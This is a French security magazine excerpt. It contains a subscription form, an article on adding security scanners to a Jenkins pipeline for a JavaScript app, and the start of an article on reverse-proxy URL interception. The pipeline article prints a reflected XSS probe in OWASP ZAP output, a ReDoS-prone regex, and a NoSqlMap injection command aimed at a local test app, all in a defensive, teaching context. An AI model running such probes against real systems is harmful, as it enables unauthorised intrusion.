	LES COUPLAGES AVEC NOS AUTRES MAGAZINES				
B	6n° MISC + 11n°GLMF	☐ B1	109 €	☐ B13	499 €
B+	6n° MISC + 2n° HS + 11n°GLMF + 6n° HS	☐ B+1	185 €	☐ B+13	629 €
C	6n° MISC + 6n° LP + 11n°GLMF	☐ C1	149 €	☐ C13	669 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ C+1	249 €	☐ C+13	769 €
I	6n° MISC + 6n° HK	☐ I1	79 €	☐ I13	419 €
I+	6n° MISC + 2n° HS + 6n° HK	☐ I+1	99 €	☐ I+13	439 €
L	6n° MISC + 6n° HK + 6n° LP + 11n° GLMF	☐ L1	189 €	☐ L13	839 €
L+	6n° MISC + 2n° HS + 6n° HK + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ L+1	289 €	☐ L+13	939 €

Les abréviations des offres sont les suivantes :
GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

Prix TTC en Euros / France Métropolitaine*
*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

INTÉGRER LA SÉCURITÉ DANS VOTRE USINE DE DÉVELOPPEMENT JS

Yvan PHELIZOT – yvan.phelizot@arolla.fr
Software Gardener

mots-clés : NODE.JS / DEVOPS / PIPELINE

Développer une application qui répond aux besoins du client est compliqué. Développer une application répondant à l'ensemble des exigences non fonctionnelles est encore plus compliqué. Et développer une application industrialisée et sécurisée relève de l'exploit ! Mais, nous verrons dans cet article qu'à l'impossible nul n'est tenu...

Nous verrons comment mettre en œuvre un pipeline de livraison continue mettant en œuvre des étapes qui nous permettront d'améliorer la sécurité. Puis, nous étudierons les résultats produits par notre pipeline. Enfin, nous nous intéresserons aussi aux limites et aux risques qu'impose l'usage d'un tel outil.

1 Un pipeline pour les gouverner tous

1.1 Un pipeline, mais pourquoi faire?

Cela sonnera comme un poncif : de plus en plus d'entreprises gèrent leurs projets suivant une méthodologie Agile afin de pouvoir livrer plus souvent de la valeur au client. Idéalement, dès que la fonctionnalité est implémentée pour livrer de la valeur au plus tôt.

Pour y parvenir, des méthodologies comme XP (*Extreme Programming*) mettent l'accent sur l'intégration continue. Le pipeline d'intégration continue (*Continuous Integration*) est une pratique où les développeurs intègrent, c'est-à-dire regroupent, leur code dans un espace de travail plusieurs fois par jour. À chaque nouvel ajout de code, une construction est déclenchée automatiquement dans le but de détecter le plus tôt possible les problèmes. L'objectif est d'avoir un retour rapide pour pouvoir corriger le plus tôt possible sur la qualité du code produit. Ainsi, les bogues sont détectés et sont bloqués sans aller en production. Nous voyons donc tout l'intérêt d'être capable d'injecter de la sécurité dans ce pipeline : dès qu'une nouvelle ligne de code est intégrée dans le logiciel, le développeur a rapidement un retour lui indiquant qu'une faille doit être corrigée. Le pipeline empêche ainsi que des anomalies se retrouvent en production !

On distingue en général trois approches pour son pipeline de livraison : intégration continue, livraison continue et déploiement continu. Pour un pipeline de livraison continue (*Continuous Delivery*), nous nous assurerons que tout changement peut être déployé en production. Cela ne veut pas dire qu'il le sera, mais il pourrait l'être. Cela oblige les équipes à faire en sorte que le logiciel soit fonctionnel à n'importe quel moment. Enfin, un pipeline de déploiement continu (*Continuous Deployment*) se différencie des autres types de pipelines par le fait que chaque changement est déployé en production. Cela augmente d'autant plus les exigences en termes de qualité et accroît aussi le risque au niveau de la sécurité. Il devient impossible d'attendre un éventuel audit sous peine de bloquer tout le processus de livraison.




Figure 1

Source originelle : https://www.collab.net/solutions/development-process.

Une bonne pratique est a minima de mettre en œuvre un pipeline de livraison continue. Cela oblige à exécuter tous les tests, qu'ils soient fonctionnels, de performance, de qualité et de sécurité.

	Avantages	Inconvénients
Analyse statique	Analyse complète du code Précis Rapide	Remonte de nombreux faux positifs Se limite généralement à des problèmes unitaires
Analyse dynamique	Teste l'outil dans sa globalité	Les cas de tests ne sont pas forcément exhaustifs

1.2 Injecter de la sécurité dans mon pipeline/ SecDevOps

Différents outils existent pour évaluer la sécurité d'un système. Nous les classerons en deux grandes catégories : l'analyse statique et l'analyse dynamique de code. Un outil d'analyse statique s'intéresse à étudier le logiciel sans l'exécuter tandis qu'un outil d'analyse dynamique teste l'application dans son contexte. Chacun de ces outils présente des avantages et des inconvénients. Le tableau ci-dessus détaille ces points.

Certains outils intégrés dans le pipeline ne sont pas directement liés à la sécurité, mais aident à améliorer la qualité. Nous pouvons penser aux linters. Un linter est un outil qui vérifie le respect des normes dans le code. Le code est ainsi plus homogène. Cela facilite sa lecture et donc aide l'audit du code.

Une des premières étapes est d'évaluer les attaques possibles et de voir comment y répondre. Nous pourrions nous appuyer sur le top 10 de l'OWASP ou sur le TOP 25 SANS pour avoir une liste non exhaustive des risques probables à considérer. Cela nous aidera à concevoir notre pipeline.

La liste suivante présente les outils qui seront intégrés dans le pipeline. Ils ont été choisis pour plusieurs raisons. Ils sont open source, reconnus pour leur intérêt par rapport à notre besoin de sécurité et leur usage dans l'industrie. Ils sont surtout utiles et utilisables pour notre application web écrite en JavaScript.

Une fois que nous avons sélectionné les différents outils que nous voulons utiliser, il reste à les mettre en œuvre de manière efficace. Nous allons voir comment construire un pipeline pour notre intégration continue sécurisée.

Outil	Type	Failles couvertes	Description	Intérêt
eslint-security	Analyse statique	Security Misconfiguration	Bonnes pratiques en termes de sécurité pour JS	++ Peu coûteux, beaucoup de faux-positifs **[TIM]**
OWASP Zap	Analyse dynamique	Injection, XSS...	Tester la résistance de l'application face à certaines attaques	+ Nécessite de la configuration Le crawler peut se « perdre » dans les pages
Mozilla Observatory	Analyse dynamique	XSS...	S'assurer que les best practices HTTP sont respectées	++ Simple et efficace
eslint	Autre (linter)	Code complexe	Vérifier que le code est bien formaté (facilite l'audit boîte blanche)	++ Utile pour la sécurité et pour les développeurs
Jest	Autre (runner de test)	Exécuter les tests unitaires	Un code de qualité est un code bien testé. Exécute les tests unitaires liés à la sécurité	+++ À combiner avec une méthodologie de développement orientée test et sécurité
Stryker	Autre (mutation testing)	Fuzzing	S'assurer que les cas aux limites ont bien été testés	+ Potentiellement long à configurer, mais puissant
npm audit	Analyse statique	Dépendances vulnérables	Liste les packages du projet présentant une vulnérabilité connue	+++ Intégré par défaut dans npm
NoSqlMap	Analyse dynamique	NoSQL Injection	L'équivalent de SqlMap pour le NoSQL	++ Indispensable pour couvrir le risque n°1 du TOP 10 OWASP
+++ : indispensable, ++ : à considérer, + : optionnel				

1.3 Un peu de Docker, monsieur Frodon?




Figure 2

Pour notre article, nous avons choisi de nous appuyer sur Jenkins en tant que serveur d'intégration continue. Il s'agit d'un outil open source très prisé en entreprise. De nombreux plugins sont présents pour les différentes technologies. De plus, il s'interface facilement avec Sonar.

Sonar est un serveur de suivi de qualité de code. Il permet de suivre et de visualiser l'évolution de la qualité de code au cours du temps. En un clin d'œil, nous avons une vue agrégée de l'état du code.

Un code de qualité est un élément essentiel dans la sécurité du code. Un code complexe est généralement peu compréhensible et résistera à une relecture dans le cadre d'une analyse boîte blanche. De plus, un code de mauvaise qualité contient souvent du code dupliqué et donc des failles à plusieurs endroits. Sonar contient aussi des règles de détection des vulnérabilités dans de nombreux langages, dont JavaScript. Il détectera ainsi l'usage d'**`eval`** qui permet d'exécuter de manière dynamique du code JavaScript. Quoi de mieux pour faire une injection ? On ne peut pas avoir de sécurité sans qualité. Sonar devient ainsi un composant de votre pipeline de sécurité. Petit bonus : Sonar embarque quelques règles. Dans la version utilisée (6.7.4), nous retrouvons 9 règles liées à la sécurité. C'est un bon début. Nous pouvons les compléter avec les autres outils mentionnés précédemment, comme eslint-security.

Certaines équipes ont l'habitude de l'habitude de séparer le plus possible leur développement lorsqu'elles travaillent sur une même portion de code. Les interactions dues au travail en cours sont limitées. Elles gèrent ensuite les conflits uniquement au moment où elles terminent le développement d'une fonctionnalité. Pour effectuer cette séparation, il arrive qu'une branche soit créée lors de l'implémentation d'une nouvelle fonctionnalité (par exemple, en mode *Feature Branching* **[BRANCH]**). Les différentes phases d'un projet sont elles aussi séparées : développement, test, pré-production, production… Les équipes se retrouvent ainsi à devoir régulièrement modifier la configuration de Jenkins pour prendre en compte les ajouts ou suppressions de branches.

Depuis 2006, Jenkins simplifie la création de pipeline de développement. Ce dernier est décrit grâce à un fichier appelé Jenkinsfile **[JENKINS]**. Jenkins liste les branches et crée automatiquement un nouveau pipeline pour chaque branche possédant ce fichier. Cela permet d'exécuter l'ensemble de tests pour chaque branche. Nous détectons une faille dès qu'elle est présente.

Exemple d'étapes dans mon build :

```
stage('Test'){
  steps {
    sh 'npm run test'
  }
}
stage('Lint') {
  steps {
    sh 'npm run lint'
  }
}
```

Pour commencer, nous allons déployer deux serveurs :

- Jenkins : en charge du pipeline ;

- Sonar : en charge de la qualité de code.

Pour faciliter la mise en œuvre du projet en local, nous allons créer et configurer nos instances via Docker. Docker permet de lancer facilement des instances. Chaque instance est isolée dans un container dédié. Nous pouvons ainsi démarrer une instance Jenkins isolée. C'est généralement une problématique que nous retrouvons en entreprise. En effet, chaque équipe veut généralement son instance taillée selon les besoins de l'application qu'elle développe. En une commande, il est facile de configurer, instancier et démarrer tous les serveurs grâce à un fichier **`Docker-compose.yml`** qui contient la description de notre environnement. Pour démarrer notre plateforme :

```
sudo docker-compose up
```




Figure 3




Figure 4 : Un pipeline comme on les aime.

Une fois démarré, il reste à créer un job pipeline à partir du fichier de configuration Jenkinsfile (voir figure 4 ci-dessus).

Il ne reste plus qu'à activer notre pipeline. Voyons si les résultats sont au rendez-vous.

2 Résultats

Activons notre pipeline sur notre projet et sur l'application « Goof » de l'entreprise Snyk, une application vulnérable pour s'entraîner à la recherche de vulnérabilités, et observons les résultats obtenus.

2.1 Contribution de Jest et Stryker

Pourquoi parler d'un framework de test en sécurité ? Après tout, « tester, c'est douter ». Alors, doutons mon ami ! Tout d'abord, nous pouvons définir des tests pour vérifier la bonne implémentation des fonctionnalités de sécurité. Si vous avez déjà utilisé des frameworks comme Spring ou Express.js, vous savez que leur utilisation peut se révéler ardue. Il est souvent utile de définir des tests pour valider notre compréhension de ces frameworks, mais aussi pour vérifier que les contrôles de sécurité sont bien opérationnels.

L'exemple suivant permet de tester la bonne utilisation d'Express.js. Le premier test valide qu'un utilisateur non authentifié ne peut pas accéder à une page. Le deuxième test vérifie qu'un utilisateur authentifié peut y accéder.

```
describe('Application with express.js', () => {
    it('should redirect unauthenticated user to sign-page', done => {
        passport.use(new RejectStrategy());
        const app = buildApp('reject', passport);
        request(app)
            .get('/users/')
            .expect(302)
            .then(response => {
                expect(response.res.headers.location).toBe('/signin');
                done();
            });
    });
    it('should redirect unauthenticated user to sign-page', () => {
        const STRATEGY = 'mock';
        const user = {
            id: 1,
            name: 'USER',
            provider: STRATEGY,
        };

        passport.use(new mockStrategy({
            name: STRATEGY,
            user,
        }));
        const app = buildApp(STRATEGY, passport);
        request(app)
            .get('/users/')
            .expect(200);
    });
})
```

De manière plus générale, les tests ont de nombreux bénéfices. Couplés avec la méthodologie TDD (*Test-Driven Development*), ils guident le développeur vers une conception logicielle plus simple. Un code plus simple est plus facile à analyser. Nous y serons plus à même d'identifier les problèmes de sécurité dans un code « spaghetti ». Moins de code inutile veut aussi dire moins de chance d'introduire des anomalies. Pour lancer les tests via jest, rien de plus simple :

```
$ jest
```

Enfin, les tests servent aussi des tests de non-régression, une fois ajoutés à la base de code principale. Ils servent de filets de sécurité et génèrent des alarmes en cas d'introduction d'anomalies. En cas de détection d'une faille, nous devons être en mesure de livrer de manière fiable et rapide le correctif. Cependant, pour y arriver, il est nécessaire de vérifier que le correctif n'a pas cassé de fonctionnalités. Vos utilisateurs seront mécontents d'avoir un logiciel sûr, mais inutilisable. Encore faut-il que les tests soient bien écrits !

Pour écrire des bons tests, un conseil : tester les valeurs aux limites. Si, par exemple, je dois valider qu'une valeur entière est supérieure strictement à 0, il est nécessaire d'avoir deux tests : un pour la valeur 0 et un pour la valeur 1. Nous pouvons aller plus loin et introduire un outil qui va « tester vos tests ». Le « mutation testing » est une technique qui consiste à modifier le code de production et à lancer les tests. Il s'agit d'une technique très efficace. Si au moins un test est en erreur, le code est correctement testé. Nous ne pouvons pas modifier le code par erreur. Sinon, si aucun test n'échoue, votre code est mal testé. Si votre correctif modifie une partie de code mal testé, des bogues vous guettent ! La librairie **[STRYKER]** implémente cette technique côté JS.

Pour l'installer et exécuter Stryker dans votre projet, quelques lignes suffisent :

```
$ npm install --save-dev stryker stryker-api
$ node_modules/.bin/stryker init
$ node_modules/.bin/stryker run
```

Il est possible d'appeler Stryker à chaque commit. Le temps d'exécution peut être très long. Sur un « gros » projet, il est préférable de lancer la vérification de façon moins régulière, une fois par jour par exemple. Voici un exemple de sortie avec Stryker avec la liste des mutations sans effet :

```
15:19:16 (20754) INFO InputFileResolver Found 7 of 28 file(s) to be mutated.
15:19:18 (20754) INFO Stryker 96 Mutant(s) generated
Mutant survived!
/home/dev/project/routes/signin.js:9:8
Mutator: IfStatement
-       if (req.isAuthenticated()) {
+       if (true) {
...
---------------|---------|----------|-----------|------------|---------|---------|
File           | % score | # killed | # timeout | # survived | # no cov | # error |
---------------|---------|----------|-----------|------------|---------|---------|
All files      |   22.92 |       22 |         0 |         74 |        0 |       0 |
 routes        |   27.66 |       13 |         0 |         34 |        0 |       0 |
  index.js     |   12.50 |        1 |         0 |          7 |        0 |       0 |
  private.js   |    0.00 |        0 |         0 |          7 |        0 |       0 |
  signin.js    |   32.00 |        8 |         0 |         17 |        0 |       0 |
  users.js     |   57.14 |        4 |         0 |          3 |        0 |       0 |
 app.js        |   31.03 |        9 |         0 |         20 |        0 |       0 |
 index.js      |    0.00 |        0 |         0 |          3 |        0 |       0 |
 models/user.js |    0.00 |        0 |         0 |         17 |        0 |       0 |
---------------|---------|----------|-----------|------------|---------|---------|
15:19:39 (20754) INFO Stryker Done in 22 seconds.
```

2.2 Contribution de eslint-security

Nous obtenons l'erreur d'eslint :

```
> eslint src/ routes/ models/ *.js
/var/jenkins_home/workspace/Prototype_PassportJS/routes/signin.js
  4:32  warning  Unsafe Regular Expression  security/detect-unsafe-
regex
```

En regardant la ligne en question, nous trouvons le code responsable de l'alerte :

```
const VALID_NAME_PATTERN = /^([a-z]+)+$/;
```

C'est une faille classique due à une mauvaise utilisation des expressions régulières : ReDos. Ici, une entrée spécialement conçue pourrait générer un traitement excessif. L'alarme nous permet de corriger rapidement notre code :

```
const VALID_NAME_PATTERN = /^([a-z])+$/;
```

2.3 Contribution de npm audit

Npm Audit produit la sortie suivante :

Low	Regular Expression Denial of Service
Package	uglify-js
Patched in	>=2.6.0
Dependency of	jade
Path	jade > transformers > uglify-js
More info	https://nodesecurity.io/advisories/48

```
....found 2 low severity vulnerabilities in 23197 scanned packages
  2 vulnerabilities require manual review. See the full report for details.
```

Plusieurs dépendances présentant des vulnérabilités ont été trouvées. Un atout indispensable qui aide le développeur JavaScript. NPM propose plus de 700000 packages. Entre les packages vulnérables, que nous pouvons inclure directement ou ceux inclus par les dépendances, et les packages spécialement conçus pour être vulnérables, npm audit s'avère être un outil indispensable vu son apport.

2.4 Contribution d'OWASP Zap

Dans notre pipeline, nous utilisons le client zap en mode « quick-scan ». De nombreux scanners de vulnérabilités sont présents. Vous pourrez lister zap-cli scanners list. Par défaut, seuls les scanners XSS sont activés, mais vous pouvez activer d'autres scanners pour trouver des failles de type « Path Traversal » par exemple.

Lors de l'exécution, OWASP Zap remonte l'erreur suivante :

```
[INFO]          Running a quick scan for http://localhost:9080
[INFO]          Issues found: 1
| Alert                          | Risk   |   CWE ID | URL          |
| Cross Site Scripting (Reflected) | High   |       79 | http://localhost:
9080/?q=%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cp%3E   |
```

En regardant le code, nous nous rendons compte que nous avons utilisé la mauvaise balise pour Jade. Au lieu de s'appuyer sur l'élément **#{}** qui échappe les balises comme **<script>**, **!{}** a été utilisé. Résultat, une belle faille XSS ! Corrigeons-la de suite.

2.5 Contribution de Mozilla Observatory

Il n'existe pas de plugins pour Mozilla Observatory dans Jenkins. Qu'à cela ne tienne, il est facile de l'insérer dans notre pipeline. Pour ce faire, nous capturons l'entrée et extrayons la note rendue par l'outil.

```
Score: 0 [F]
Modifiers:
  Content Security Policy       [-25]  Content Security Policy
(CSP) header not implemented
  Contribute                    [  0]  Contribute.json isn't
required on websites that don't belong to Mozilla
  Cookies                       [  0]  No cookies detected
...
```

Le précédent article présente un exemple de résultats que nous avons pu obtenir. Nous corrigeons rapidement les erreurs trouvées pour obtenir une meilleure note.

2.6 Contribution de NoSqlMap

Actuellement, NoSqlMap fonctionne uniquement en mode interactif. Un auditeur doit donc être présent pour définir les actions. Nous ne pouvons pas automatiser les actions. Bon, pas très pratique pour un pipeline censé être automatique! Qu'à cela ne tienne, comme c'est un projet open source, nous pouvons le modifier. Nous avons donc ajouté une interface pour le composant de scan de la partie web et nous l'avons ajouté à notre pipeline de livraison continue **[PR]**.

Il nous suffit alors d'appeler NoSqlMap sur les pages que nous voulons tester puis de traiter le résultat en sortie.

```
python2 nosqlmap.py --attack=2 --victim=localhost --webPort=3000
--uri="/?q=" \
  --injectSize=1000 --injectFormat=1 --params=1 \
  --doTimeAttack=n --injectedParameter=2
```

De même, quelques alertes et suspicions de failles sont détectées. Un travail d'analyse est nécessaire pour séparer le « vrai du faux » problème.

3 On ne crée pas simplement un pipeline dans le cloud

Un pipeline sécurisé, c'est magique ! Oui, mais ce n'est pas gratuit... ni la panacée ! Notre pipeline nous permet de détecter des failles de type XSS, les paquets vulnérables, les erreurs de configuration ou encore les injections.

Il faut prendre en compte plusieurs points :

- Un outil ne capturera jamais des failles conceptuelles comme des fonctionnalités présentant des failles évidentes. Un métier pourrait très bien demander : « Est-ce que vous pourriez me créer une page avec une URL cachée ? Personne ne la trouvera. On fait ça pour ne pas s'embêter avec la sécurité et aller plus vite ».
- Les outils ont tendance à remonter beaucoup de faux positifs ou d'alarmes déjà prises en compte. À la fin, les équipes de développement pourraient finir par ignorer complètement les alarmes.
- Notre pipeline devient lui-même une cible privilégiée pour un attaquant, notamment dans le cas du *continuous deployment*. Pour pouvoir déployer en production, celui-ci doit avoir les identifiants (comme des clés SSH par exemple) pour installer l'application. Quoi de mieux pour un attaquant que d'avoir directement accès aux serveurs de production ? Et dans les autres cas, l'application générée via le pipeline peut être modifiée par un attaquant au moment de la compilation du code. Et même si le serveur est dans une zone protégée, le code présent sur le serveur de gestion de configuration devient lui-même une cible de choix, puisque les barrières sont levées. Bref, toute une chaîne de production à protéger en permanence.
- Les efforts faits pour notre application doivent aussi être faits pour le pipeline. Plusieurs questions se posent : le plugin que je veux installer est-il sûr ? Est-ce que le serveur d'intégration continue est-il à jour ? Correctement configuré ? Il est nécessaire d'inclure le pipeline dans notre analyse de risque et de le traiter avec autant de précautions que notre application.

Bref, comme toujours, il est nécessaire de ne pas oublier le moindre maillon dans la chaîne sous peine de donner des sueurs froides à votre auditeur sécurité lors de son prochain passage.

Conclusion

Pour livrer toujours plus vite de la valeur à nos utilisateurs, il est indispensable d'automatiser toujours plus notre travail afin de fiabiliser les processus de production et libérer des ressources. Un cercle vertueux en somme. Et la sécurité n'est pas en reste ! Cependant, il n'est pas possible de toujours tout automatiser et notamment d'automatiser à un prix raisonnable. Un risque qu'il faut mesurer au vu des gains et des coûts que cela peut engendrer. La sécurité dans le pipeline de production moderne s'avère nécessaire, mais pas suffisante. Il serait trompeur de penser que cela remplace des équipes sensibilisées à la sécurité. De plus, d'autres pratiques, comme le *Security Chaos Engineering*, peuvent venir en complément dans une vision d'automatisation de la sécurité. Avec le temps, votre pipeline sera rapidement votre « précieux », qui vous secondera dans la sécurité ! ■

Remerciements

Un grand merci à Olfa Mabrouki, Olivier Poncet, Jordan Noury et Julien Topçu pour leur relecture et Didier Bernaudeau pour cette collaboration !

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

URL INTERCEPTOR POUR MILIEU INERTE

Laurent LEVIER

Officier de Sécurité chez Orange Business Services

mots-clés : CONTRÔLE / DROIT D'ACCÈS / ISO 27001 / SARBANNES-OAXLEY / CERTIFICATION / REVERSE PROXY / MOT DE PASSE / FILTRAGE / RELAYAGE / INTERCEPTION URL / WEB / HTTP / HTTPS / WAF

Il existe un monde hostile où l'inertie règne trop souvent... pour ne pas faire progresser la sécurité. C'est le monde du Système d'Information et de ses applications. Ce monde est peuplé de gens à l'excuse facile. Parmi celles-ci, il y aura pêle-mêle qu'il faut mettre à jour l'application web pour installer le correctif, que cela prend du temps, que cela coûte, que tout marche bien alors pourquoi changer, bla bla bla... Dans ce monde cruel où seules patience, zénitude et opiniâtreté permettent d'avancer péniblement dans la souffrance, il peut parfois apparaître une lueur d'espoir : « URL interceptor ». Il est le justicier solitaire qui n'a besoin d'aucun compromis, car il se place en protecteur et passage obligé pour atteindre les mécréants à l'excuse bidon, il sait être discret tout en étant puissant au besoin, et surtout il a su rester simple et frugal d'exigences...

Nous voyons souvent le reverse proxy comme une solution entière en tout ou rien. Quand un site traverse un Reverse Proxy, c'est pour provoquer une rupture de flux entre des zones réseaux différentes, la plupart du temps pour raison de sécurité. Quand le reverse proxy contient différentes instances/URLs à gérer, chacune d'elles est un tout indépendant des autres.

Mais finalement un reverse proxy n'est qu'une mécanique transportant les données HTTP envoyées par l'utilisateur vers le serveur proxy qui va les renvoyer vers un autre serveur, rien de plus. Bien sûr, il arrive parfois qu'une fonction telle l'authentification soit ajoutée, ou que des transformations plus ou moins complexes soient faites, que ce soit au niveau du chemin (*path*), des arguments de pages dynamiques, voire même du contenu. Mais cela reste toujours une opération de transformation qui ne traitera pas le contenu de la requête plus finement et surtout des transformations stéréotypées.

Par ailleurs, la fonction même de reverse proxy ne doit pas nécessairement être assurée par un service réseau tel Apache ou Squid par exemple. Il est relativement simple de développer dans un langage élaboré une fonction qui assurera le même service. Une fois cet objectif atteint, cela peut alors permettre d'effectuer des contrôles supplémentaires, presque sans limite, sur les données échangées.

1 Comment ça marche ?

Pour rappel rapide, le principe de fonction d'un Reverse Proxy est assez simple.

1.1 Le reverse proxy

L'utilisateur est sur un réseau (par exemple Internet) et doit accéder à une application. Il appelle donc une URL, pensant qu'il se connecte directement sur l'application en question, alors qu'il se connecte en réalité sur un relais qui va au plus simple relayer sa demande, voire la transformer, comme le montre la figure 1 :

Car en réalité le serveur qui répond à l'utilisateur est un reverse proxy qui porte l'application :

- le proxy reçoit la requête HTTP (ou HTTPS) et l'analyse pour déterminer quelle URL est demandée par l'utilisateur ;
- il regarde ensuite s'il a dans sa configuration une association pour transformer cette URL en une autre, et quelle(s) autre(s) actions(s) il peut devoir effectuer ;
- si c'est le cas, il effectue les actions. Cela peut être un changement de protocole (https devenant




Fig. 1 : Fonctionnement classique d'un reverse proxy.

http), un changement du nom de host (proxy devenant application), du chemin (/chemin devenant /autrechemin) ou même encore de toute ou partie de l'entête par exemple ;

- le proxy exécute alors la requête transformée avec les éléments (header, paramètres...) ;
- dans certains cas, le contenu même de la page relayée peut être lui-même transformé. Par exemple, si la page contenait des liens absolus (comme `<img src='http://site/pic.jpg'>`), alors le proxy pourrait transformer ce lien en un autre pour éviter une erreur 404 dans la page affichée ;
- enfin, le proxy renvoie vers l'utilisateur tous les éléments reçus en retour à sa requête, appliquant à nouveau dans l'autre sens des transformations selon les besoins.

1.2 Intercepter une URL

Pour intercepter une ou plusieurs URLs, il suffit simplement de demander au reverse proxy de ne pas relayer certaines d'entre elles. Il faudra donc les définir, chemin par chemin, dans la configuration du reverse proxy. Cela nécessite de connaître le fonctionnement interne de l'application qui sera en protégée par le proxy. Les URLs qui ne seront pas traitées seront transformées en pages à exécuter sur le serveur web même du proxy, permettant alors un traitement plus poussé. En fonction de ce traitement, l'URL originale sera (ou pas) relayée vers l'application avec plus ou moins de changements.

